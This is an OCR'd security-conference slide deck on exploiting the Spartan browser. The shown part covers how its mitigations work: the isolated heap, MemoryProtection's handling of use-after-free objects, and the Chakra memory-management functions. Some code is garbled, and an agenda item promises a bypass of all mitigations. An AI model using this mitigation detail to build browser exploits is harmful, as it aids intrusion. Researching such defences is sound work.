Spartan 0day & Exploit

exp-sky


who am i

- Tencent's Xuanwu Lab
- The security of browser
- Vulnerability discovery
- Exploit technique
- APT attacks detection

Spartan 0day & Exploit

- 1、Isolation Heap
- 2、Memory Protection
- 3、Spartan Memory Manage
- 4、CFG
- 5、Exploit Bypass All
- 6、0day
- 7、Q&A

Isolation Heap




```
//init
heapHandle = HeapCreate(0, 0, 0);
g_hIsolatedHeap = heapHandle;
```

```
//use
struct CElement* CButton::                    Tag *a1, CDoc *a2)
{
  void *mem = MemoryProtection::HeapAllocClear<1>(g_hIsolatedHeap,
                                                    0x5Cu);
  if ( Abandonment::CheckAllocationUntyped(mem) )
    result = CButton::CButton(*((_DWORD *)a1 + 1), a2);
  else
    result = 0;
  return result;
}
```

Use Isolation Heap

Alloc Memory Check

Isolation Heap



Spartan 0day & Exploit

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

Memory Protection



Memory Protection



Heap

UAF Object

Outer Object

Not free

Not use

Spartan 0day & Exploit

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Spartan Memory Manage

- New Mode MemoryGC
  - init : chakra!MemProtectHeapCreate
  - alloc : chakra!MemProtectHeapRootAlloc
  - free : chakra!MemProtectHeapUnrootAndZero

